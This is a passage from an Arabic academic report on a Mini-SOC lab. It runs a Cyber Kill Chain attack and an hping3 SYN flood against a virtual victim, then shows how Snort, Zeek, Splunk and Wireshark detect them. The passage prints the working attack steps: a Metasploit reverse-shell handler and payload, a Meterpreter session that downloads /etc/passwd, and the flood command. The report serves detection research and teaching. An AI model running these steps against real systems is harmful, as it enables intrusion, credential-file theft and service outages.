229 Entering Extended Passive Mode (|||48201|)
150 Ok to send data.
100% |*****| 1043 KiB 2.22 MiB/s 00:00 ETA
226 Transfer complete.
1068672 bytes sent in 00:00 (2.21 MiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||43352|)
150 Here comes the directory listing.
-rw----- 1 1003 1003 1068672 Feb 12 17:12 shell.elf
-rw----- 1 1003 1003 51 Feb 12 16:37 small.txt
drwx----- 4 1003 1003 4096 Feb 10 15:01 snap
226 Directory send OK.
ftp> _
```

شكل (٦-53): رفع ملف payload إلى جهاز الضحية عبر خدمة FTP

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter_reverse_tcp
payload => linux/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.193.128
LHOST => 192.168.193.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options

Payload options (linux/x64/meterpreter_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.193.128 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.193.128:4444
```

شكل (٦-54): إعداد مستمع Metasploit لاستقبال الاتصال العكسي من جهاز الضحية.

```
root@kali:~/Desktop
# ssh testuser@192.168.193.134
testuser@192.168.193.134's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

229 updates can be applied immediately.
5 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

12 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Thu Feb 12 16:42:07 2026 from 192.168.193.128
testuser@Ubuntu-Victim:~$ ls
shell.elf  small.txt  snap
testuser@Ubuntu-Victim:~$ chmod +x shell.elf
testuser@Ubuntu-Victim:~$ ./shell.elf
```

شكل (٦-٥٥): تنفيذ الملف الخبيث من داخل جلسة SSH على جهاز الضحية.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.193.128:4444
[*] Meterpreter session 1 opened (192.168.193.128:4444 -> 192.168.193.134:51806) at 2026-02-12 09:21:41 -0500

meterpreter > ls
Listing: /home/testuser
=====
Mode                Size      Type    Last modified         Name
-----
100600/rw----- 185      fil     2026-02-10 06:44:15 -0500 .bash_history
100644/rw-r--r-- 220      fil     2026-02-06 07:40:36 -0500 .bash_logout
100644/rw-r--r-- 3771     fil     2026-02-06 07:40:36 -0500 .bashrc
040700/rwx----- 4096     dir     2026-02-06 07:44:01 -0500 .cache
040700/rwx----- 4096     dir     2026-02-06 07:44:01 -0500 .local
100644/rw-r--r-- 807      fil     2026-02-06 07:40:36 -0500 .profile
100711/rwx--x--x 1068672 fil     2026-02-12 09:12:50 -0500 shell.elf
100600/rw----- 51       fil     2026-02-12 08:37:26 -0500 small.txt
040700/rwx----- 4096     dir     2026-02-10 07:01:00 -0500 snap

meterpreter >
```

شكل (٦-٥٦): استقبال جلسة Meterpreter ناجحة بعد تنفيذ الملف الخبيث.

ثانياً: الرصد والتحليل


تحليل رفع الملف:

```
yazan@yazan-Virtual-Platform: /opt/zeek/logs/current
yazan@yazan-Virtual-Platform: /opt/zeek/logs/current$ cat /opt/zeek/logs/current/ftp.log | grep STOR
1770905570.383559 C2AA72eVTH3nVNDj 192.168.193.128 60592 192.168.193.134 21 testuser <hidden> STOR ftp://192.168.193.134/./shell.elf
226 Transfer complete.
yazan@yazan-Virtual-Platform: /opt/zeek/logs/current$
```

شكل (٦-٥٧): تسجيل أمر STOR في Zeek ftp.log مما يدل على رفع الملف التنفيذي إلى النظام المستهدف.


splunk>enterprise Apps					
Search	Analytics	Datasets	Reports	Alerts	Dashboards
New Search					
1 index=main sourcetype=zeek_ftp shell.elf					
2 table _time id_orig_h id_resp_h command arg					
3 sort _time					
1 event (before 2/12/26 5:45:34.000 PM) No Event Sampling					
Events Patterns Statistics (1) Visualization					
Show: 20 Per Page Format Preview On					
_time	id_orig_h	id_resp_h	command	arg	
2026-02-12 17:12:50.383	192.168.193.128	192.168.193.134	STOR	ftp://192.168.193.134/./shell.elf	

شكل (٦-٥٨): عرض عملية رفع الملف shell.elf داخل منصة Splunk وربطها بعنوان IP المهاجم.




شكل (٦-٥٩): التقاط أمر STOR أثناء عملية نقل الملف عبر بروتوكول FTP باستخدام wireshark

تحليل الاتصال العكسي:



شكل (٦-٦٠): كشف الاتصال العكسي (Reverse TCP Connection) داخل منصة Splunk.



شكل (٦-٦١): جلسة TCP مستمرة تمثل قناة Command & Control بين النظام المصاب وجهاز المهاجم.

أظهر تحليل منصة Splunk تسجيل عملية رفع الملف التنفيذي shell.elf عبر بروتوكول FTP من جهاز المهاجم إلى جهاز الضحية، وهو ما يمثل إدخال أداة هجومية إلى النظام المستهدف. كما تم تسجيل اتصال عكسي من جهاز الضحية إلى جهاز المهاجم على المنفذ ٤٤٤٤، مما يدل على إنشاء قناة تحكم عن بُعد (Reverse Shell).

أكد تحليل Wireshark إنشاء جلسة TCP مستمرة على المنفذ ٤٤٤٤، مما يعكس سلوك قناة Command & Control نشطة. يعكس هذا التسلسل انتقال الهجوم إلى مرحلة تثبيت وسيلة وصول خلفية داخل النظام، بما يتوافق مع مرحلة **Installation** في نموذج Cyber Kill Chain.

6-4-6 مرحلة القيادة والسيطرة (C2 - Command & Control)

تمثل مرحلة القيادة والسيطرة المرحلة التي يقوم فيها المهاجم باستخدام القناة التي تم إنشاؤها خلال مرحلة التثبيت للتحكم بالنظام المصاب عن بُعد.

في هذا السيناريو، وبعد نجاح تنفيذ ملف الـ **payload** وإنشاء اتصال عكسي، تم فتح جلسة **Meterpreter** عبر **Metasploit**، مما أتاح للمهاجم تنفيذ أوامر مباشرة على النظام المستهدف.

أولاً: التنفيذ

```
Meterpreter > sysinfo
Computer : 192.168.193.134
OS       : Ubuntu 24.04 (Linux 6.14.0-37-generic)
Architecture : x64
Buildruple : x86_64-linux-musl
Meterpreter : x64/linux
Meterpreter > getuid
Server username: testuser
Meterpreter > pwd
/home/testuser
Meterpreter > ls
Listing: /home/testuser
=====
Mode                Size      Type    Last modified      Name
----
100600/rw-r--r--    185      fil     2026-02-10 06:44:15 -0500 .bash_history
100644/rw-r--r--    220      fil     2026-02-06 07:40:36 -0500 .bash_logout
100644/rw-r--r--   3771      fil     2026-02-06 07:40:36 -0500 .bashrc
040700/rwx-----    4096     dir     2026-02-06 07:44:01 -0500 .cache
040700/rwx-----    4096     dir     2026-02-06 07:44:01 -0500 .local
100644/rw-r--r--     807      fil     2026-02-06 07:40:36 -0500 .profile
100711/rwx--x--x   1068672  fil     2026-02-12 09:12:50 -0500 shell.o1f
100600/rw-r--r--     51      fil     2026-02-12 08:37:26 -0500 small.txt
040700/rwx-----    4096     dir     2026-02-10 07:01:00 -0500 snap
```

شكل (٦-٦٢): تنفيذ أوامر داخل جلسة **Meterpreter** بعد إنشاء قناة **Command & Control**.

ثانياً: الرصد والتحليل

id_orig_h	id_resp_h	id_resp_p	conn_state	count
192.168.193.128	192.168.193.134	4444	REJ	1
192.168.193.128	192.168.193.134	4444	SR	12

شكل (٦-٦٣): تسجيل اتصال مستمر من جهاز الضحية إلى جهاز المهاجم على المنفذ ٤٤٤٤.

أظهر استمرار الاتصال العكسي على المنفذ ٤٤٤٤ إنشاء قناة قيادة وسيطرة فعالة بين النظام المصاب وجهاز المهاجم. أكدت منصة **Splunk** حالة الاتصال المستقرة (S0)، بينما أظهر **Wireshark** تبادل بيانات مستمر عبر جلسة **TCP** نشطة. يعكس هذا السلوك انتقال الهجوم إلى مرحلة التحكم الكامل بالنظام.

7-4-6 مرحلة الإجراءات على الأهداف (Actions on Objectives)

تمثل هذه المرحلة الهدف النهائي للهجوم، حيث يبدأ المهاجم بتنفيذ أوامر أو استخراج بيانات من النظام المصاب لتحقيق غايته.

أولاً: التنفيذ:

```
meterpreter > ls
Listing: /home/testuser
=====

Mode                Size           Type             Last modified          Name
-----
100600/rw-r-----  185            file             2026-02-10 06:44:15    .bash_history
100644/rw-r-----  220            file             2026-02-06 07:40:36    .bash_logout
100644/rw-r-----  3771           file             2026-02-06 07:40:36    .bashrc
040700/rwx-----  4096           dir              2026-02-06 07:44:01    .cache
040700/rwx-----  4096           dir              2026-02-06 07:44:01    .local
100644/rw-r-----  807            file             2026-02-06 07:40:36    .profile
100711/rwx--x--x  1068672        file             2026-02-12 09:12:50    shell.elf
100600/rw-r-----  51             file             2026-02-12 08:37:26    small.txt
040700/rwx-----  4096           dir              2026-02-10 07:01:00    snap

meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd -> /root/passwd
[*] Downloaded 3.20 KiB of 3.20 KiB (100.0%); /etc/passwd -> /root/passwd
[*] Completed : /etc/passwd -> /root/passwd
```

شكل (٦٤-٦): استخراج معلومات من النظام المصاب عبر جلسة Meterpreter .

ثانياً: الرصد والتحليل

شكل (٦٥-٦): استمرار الاتصال العكسي أثناء تنفيذ الأوامر على النظام.

شكل (٦٦-٦): استمرار تدفق البيانات عبر قناة C2 أثناء تنفيذ الأوامر.

التحليل:

أظهر تنفيذ أوامر واستخراج بيانات من النظام المصاب انتقال الهجوم إلى مرحلة الإجراءات على الأهداف، حيث بدأ المهاجم بتحقيق هدفه من خلال الوصول إلى بيانات النظام والتحكم به. أكد استمرار قناة الاتصال العكسي في Splunk و Wireshark أن المهاجم حافظ على تحكم نشط أثناء تنفيذ الأنشطة.

تنفيذ سيناريو الهجوم وتحليل مراحله وفق نموذج Cyber Kill Chain

أظهر تنفيذ السيناريو الهجومي المتكامل قدرة بيئة الـ Mini-SOC على رصد وتحليل هجوم متعدد المراحل وفق نموذج Cyber Kill Chain، بدءاً من مرحلة الاستطلاع باستخدام Nmap، مروراً بمرحلة التسليح وإعداد أدوات الهجوم، ثم مرحلة التسليم عبر هجوم Brute Force على خدمة SSH، وصولاً إلى الاستغلال الفعلي باستخدام بيانات اعتماد صحيحة.

كما تم توسيع السيناريو ليشمل مرحلة التثبيت من خلال رفع وتنفيذ Payload عبر خدمة FTP، وإنشاء قناة اتصال عكسية باستخدام Metasploit، مما أتاح للمهاجم إنشاء قناة قيادة وسيطرة (C2) والتحكم الكامل بالنظام المصاب. وفي المرحلة النهائية، تم تنفيذ أوامر واستخراج بيانات من النظام، بما يعكس مرحلة الإجراءات على الأهداف.

أثبت التحليل أن نموذج الكشف الهجين المعتمد في المشروع، والمكوّن من Snort (كشف توقيعي) و Zeek (تحليل سلوكي) ومنصة Splunk (ربط وتحليل مركزي)، قادر على تتبع تسلسل الهجوم عبر مراحله المختلفة. فقد ساهم Snort في كشف أنشطة المسح، بينما مكّن Zeek من تحليل سلوك الاتصال والمصادقة ونقل الملفات، في حين وفّرت Splunk طبقة ترابط زمني شاملة تربط بين الأحداث المختلفة. كما دعم Wireshark عملية التحقق على مستوى الحزم. (Packet-Level Validation)

يعكس هذا التكامل فعالية نموذج الكشف الهجين في تحليل الهجمات المعقدة متعددة المراحل، ويبرز أهمية الجمع بين التحليل التوقيعي والتحليل السلوكي وربط الأحداث ضمن بيئة SOC.

وبعد الانتهاء من تحليل سيناريو هجوم يعتمد على إنشاء جلسة وتحكم مستمر، سيتم في القسم التالي الانتقال إلى تحليل سيناريو مختلف بطبيعته، يتمثل في هجوم حجب الخدمة (DoS) باستخدام أداة Hping3، وذلك لدراسة سلوك حركة غير طبيعية (Traffic Spike) وتحليل أثرها على أنظمة الكشف المختلفة.

5-6 سيناريو هجوم حجب الخدمة (DoS) باستخدام Hping3

يهدف هذا السيناريو إلى محاكاة هجوم حجب خدمة (Denial of Service – DoS) باستخدام أداة Hping3، وذلك بهدف توليد حركة شبكة غير طبيعية بكثافة عالية نحو جهاز الضحية. على عكس السيناريو السابق الذي اعتمد على هجوم متعدد المراحل وفق نموذج Cyber Kill Chain، يركز هذا السيناريو على تحليل تأثير حركة غير طبيعية مفاجئة (Traffic Spike) على أنظمة الكشف، ودراسة قدرة كل من Snort و Zeek ومنصة Splunk على رصد الزيادة المفاجئة في حجم الاتصالات.


أولاً: تنفيذ الهجوم

```
root@kali:~# sudo hping3 -S --flood -p 80 192.168.193.134

HPING 192.168.193.134 (eth0 192.168.193.134): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
8i: ^C
--- 192.168.193.134 hping statistic ---
549983 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


شكل (٦-٦٧): تنفيذ هجوم SYN Flood باستخدام Hping3 نحو المنفذ ٨٠ على جهاز الضحية.

ثانياً: الرصد والتحليل



Time	IP	Port	Protocol	State	Seq	Len	Win	Flags	Window	Bytes	Count	Rate
1770910569.188538	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.188538	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.188538	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.188579	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.188579	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.188579	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.188626	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.188626	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.188626	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.188850	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.188850	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.188850	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.188977	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.188977	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.188977	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.189089	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.189089	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.189089	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.189227	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4
1770910569.189227	177.09.105.69	80	TCP	S0	00	0	0	0	0	0	1	4

شكل (٦-٦٨): عدد كبير جداً من الاتصالات على المنفذ ٨٠ في سجل conn.log حيث conn_state = S0 خلال مدة قصيرة جداً



alert_msg	count
Custom Alert	487
ICMP test	954
INFO FTP	4
POLICY FTP	6
Potential TCP	3344
SCAN nmap	8
SNMP AgentX	43
SNMP request	44

شكل (٦-٦٨): تنبيهات Snort تشير إلى نشاط SYN Flood.

No.	Time	Source	Destination	Protocol	Length	Info
97	2026-02-12 18:59:13.882403326	192.168.193.128	192.168.193.134	TCP	60	2036 - 80 [SYN] Seq=0 Win=512 Len=0
98	2026-02-12 18:59:13.882403927	192.168.193.128	192.168.193.134	TCP	60	2037 - 80 [SYN] Seq=0 Win=512 Len=0
99	2026-02-12 18:59:13.882404026	192.168.193.128	192.168.193.134	TCP	60	2038 - 80 [SYN] Seq=0 Win=512 Len=0
100	2026-02-12 18:59:13.882404124	192.168.193.128	192.168.193.134	TCP	60	2039 - 80 [SYN] Seq=0 Win=512 Len=0
101	2026-02-12 18:59:13.885195108	192.168.193.128	192.168.193.134	TCP	60	2040 - 80 [SYN] Seq=0 Win=512 Len=0
102	2026-02-12 18:59:13.885195189	192.168.193.128	192.168.193.134	TCP	60	2041 - 80 [SYN] Seq=0 Win=512 Len=0
103	2026-02-12 18:59:13.885195887	192.168.193.128	192.168.193.134	TCP	60	2042 - 80 [SYN] Seq=0 Win=512 Len=0
104	2026-02-12 18:59:13.885195978	192.168.193.128	192.168.193.134	TCP	60	2043 - 80 [SYN] Seq=0 Win=512 Len=0
105	2026-02-12 18:59:13.885196066	192.168.193.128	192.168.193.134	TCP	60	2044 - 80 [SYN] Seq=0 Win=512 Len=0
106	2026-02-12 18:59:13.885196155	192.168.193.128	192.168.193.134	TCP	60	2045 - 80 [SYN] Seq=0 Win=512 Len=0
107	2026-02-12 18:59:13.885196239	192.168.193.128	192.168.193.134	TCP	60	2046 - 80 [SYN] Seq=0 Win=512 Len=0
108	2026-02-12 18:59:13.885196325	192.168.193.128	192.168.193.134	TCP	60	2047 - 80 [SYN] Seq=0 Win=512 Len=0
109	2026-02-12 18:59:13.885232581	192.168.193.128	192.168.193.134	TCP	60	2048 - 80 [SYN] Seq=0 Win=512 Len=0
110	2026-02-12 18:59:13.885232721	192.168.193.128	192.168.193.134	TCP	60	2049 - 80 [SYN] Seq=0 Win=512 Len=0
111	2026-02-12 18:59:13.885232807	192.168.193.128	192.168.193.134	TCP	60	2050 - 80 [SYN] Seq=0 Win=512 Len=0
112	2026-02-12 18:59:13.885232928	192.168.193.128	192.168.193.134	TCP	60	2051 - 80 [SYN] Seq=0 Win=512 Len=0
113	2026-02-12 18:59:13.885233031	192.168.193.128	192.168.193.134	TCP	60	2052 - 80 [SYN] Seq=0 Win=512 Len=0
114	2026-02-12 18:59:13.885233127	192.168.193.128	192.168.193.134	TCP	60	2053 - 80 [SYN] Seq=0 Win=512 Len=0
115	2026-02-12 18:59:13.885233230	192.168.193.128	192.168.193.134	TCP	60	2054 - 80 [SYN] Seq=0 Win=512 Len=0
116	2026-02-12 18:59:13.885233333	192.168.193.128	192.168.193.134	TCP	60	2055 - 80 [SYN] Seq=0 Win=512 Len=0
117	2026-02-12 18:59:13.885265370	192.168.193.128	192.168.193.134	TCP	60	2056 - 80 [SYN] Seq=0 Win=512 Len=0
118	2026-02-12 18:59:13.885265483	192.168.193.128	192.168.193.134	TCP	60	2057 - 80 [SYN] Seq=0 Win=512 Len=0
119	2026-02-12 18:59:13.885265790	192.168.193.128	192.168.193.134	TCP	60	2058 - 80 [SYN] Seq=0 Win=512 Len=0
120	2026-02-12 18:59:13.885265888	192.168.193.128	192.168.193.134	TCP	60	2059 - 80 [SYN] Seq=0 Win=512 Len=0
121	2026-02-12 18:59:13.885265973	192.168.193.128	192.168.193.134	TCP	60	2060 - 80 [SYN] Seq=0 Win=512 Len=0
122	2026-02-12 18:59:13.885266069	192.168.193.128	192.168.193.134	TCP	60	2061 - 80 [SYN] Seq=0 Win=512 Len=0
123	2026-02-12 18:59:13.885266173	192.168.193.128	192.168.193.134	TCP	60	2062 - 80 [SYN] Seq=0 Win=512 Len=0
124	2026-02-12 18:59:13.885266270	192.168.193.128	192.168.193.134	TCP	60	2063 - 80 [SYN] Seq=0 Win=512 Len=0
125	2026-02-12 18:59:13.885297765	192.168.193.128	192.168.193.134	TCP	60	2064 - 80 [SYN] Seq=0 Win=512 Len=0
126	2026-02-12 18:59:13.885297777	192.168.193.128	192.168.193.134	TCP	60	2065 - 80 [SYN] Seq=0 Win=512 Len=0
127	2026-02-12 18:59:13.885297982	192.168.193.128	192.168.193.134	TCP	60	2066 - 80 [SYN] Seq=0 Win=512 Len=0
128	2026-02-12 18:59:13.885298080	192.168.193.128	192.168.193.134	TCP	60	2067 - 80 [SYN] Seq=0 Win=512 Len=0
129	2026-02-12 18:59:13.885298181	192.168.193.128	192.168.193.134	TCP	60	2068 - 80 [SYN] Seq=0 Win=512 Len=0

Frame 10: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface ems32, id 0
 Ethernet II, Src: VMware,10:4d:5e:48:3c:29,10:4d:5e:48:3c:29, Dst: VMware,08:00:56:00:00:00 (08:00:56:00:00:00)
 Internet Protocol Version 4, Src: 192.168.193.132, Dst: 192.168.193.134
 Transmission Control Protocol, Src Port: 49152, Dst Port: 443, Seq: 2036, Win: 0, Len: 0

شكل (٦-٦٨): حزم SYN متكررة تمثل هجوم SYN Flood بدون إكمال Handshake بمعدل مرتفع جداً

التحليل:

أظهر تنفيذ هجوم SYN Flood باستخدام Hping3 توليد حركة شبكة غير طبيعية بكثافة عالية نحو جهاز الضحية، مما أدى إلى ارتفاع مفاجئ في عدد الاتصالات خلال فترة زمنية قصيرة. سجلت Zeek عدداً كبيراً من الاتصالات بحالة S0 ، مما يدل على عدم اكتمال المصافحة الثلاثية نتيجة إرسال حزم SYN متتالية دون انتظار الاستجابة. كما قام Snort بتوليد تنبيهات تشير إلى نشاط Flood ، بينما عرضت Splunk ارتفاعاً حاداً (Spike) في عدد الاتصالات ضمن مخطط زمني قصير. وأكد Wireshark على مستوى الحزم وجود تدفق مكثف لحزم SYN دون إتمام الاتصال. وعلى الرغم من أن هذا السيناريو لا يندرج ضمن سلسلة هجوم متعددة المراحل وفق Cyber Kill Chain ، إلا أنه يمثل تهديداً مباشراً لتوافر الخدمة (Availability).

6-6 تقييم أداء النظام الهجين

بعد تنفيذ سيناريو الهجوم متعدد المراحل وفق نموذج Cyber Kill Chain ، إضافةً إلى سيناريو هجوم حجب الخدمة (DoS) ، أصبح بالإمكان إجراء تقييم شامل لأداء نظام كشف التسلل الهجين المعتمد في بيئة Mini-SOC. يهدف هذا التقييم إلى تحليل مدى فعالية مكونات النظام في رصد الهجمات، وتقليل الإنذارات الخاطئة، وتعزيز القدرة على الربط الزمني والسلوكي بين الأحداث المختلفة.

يعتمد النظام الهجين في هذا المشروع على ثلاثة مكونات رئيسية: Snort كنظام كشف قائم على التوقيعات ، Zeek كأداة تحليل سلوكي لحركة الشبكة، ومنصة Splunk كطبقة مركزية لجمع السجلات وربط الأحداث وتحليلها زمنياً.

1-6-6 مدى قدرة النظام على رصد مراحل الهجوم

أظهرت نتائج التحليل أن النظام تمكن من رصد جميع مراحل السيناريو الهجومي بدرجات متفاوتة من الدقة والعمق التحليلي.

ففي مرحلة الاستطلاع (Reconnaissance)، تمكن Snort من توليد تنبيهات تشير إلى نشاط SYN Scan، بينما سجلت Zeek عدداً مرتفعاً من الاتصالات بحالة S0، مما يعكس نمط المسح نصف المفتوح.

أما في مرحلة تخمين كلمات المرور (Brute Force)، فقد سجلت Zeek محاولات مصادقة متكررة في ssh.log، مع انتقال الحالة من محاولات فاشلة إلى مصادقة ناجحة (auth_success = T)، وهو ما عززته تحليلات Splunk من خلال الربط الزمني بين المحاولات.

وفي مرحلة التثبيت (Installation)، تم تسجيل عملية رفع الملف التنفيذي عبر ftp.log، إضافةً إلى إنشاء اتصال عكسي في conn.log، مما وفر دليلاً واضحاً على إدخال أداة هجومية وإنشاء قناة تحكم.

أما في سيناريو هجوم DoS، فقد أظهرت Zeek ارتفاعاً حاداً في عدد الاتصالات بحالة S0، بينما عرضت Splunk قفزة مفاجئة (Traffic Spike) في عدد الاتصالات خلال فترة زمنية قصيرة، في حين قام Snort بتوليد تنبيهات تشير إلى نشاط Flood.

يعكس ذلك أن النظام الهجين نجح في تغطية مختلف أنماط الهجمات، سواء كانت متعددة المراحل أو قائمة على إغراق الشبكة.

2-6-6 تحليل الإنذارات الخاطئة (False Positives)

لم يُلاحظ ضمن بيئة الاختبار عدد مرتفع من الإنذارات الخاطئة، إلا أن الأنظمة القائمة على التوقع مثل Snort أظهرت حساسية أكبر لبعض الأنشطة، خاصةً خلال سيناريو DoS، حيث تم توليد عدد كبير من التنبيهات المتشابهة نتيجة كثافة الحزم المرسلة.

في المقابل، وفر التحليل السلوكي عبر Zeek رؤية أكثر استقراراً، حيث اعتمد على نمط الاتصال وحالته بدلاً من مطابقة توقيع محدد، مما ساعد في تقليل الاعتماد على تنبيه واحد كدليل قاطع على وجود هجوم.

3-6-6 هل كان Snort وحده كافياً؟

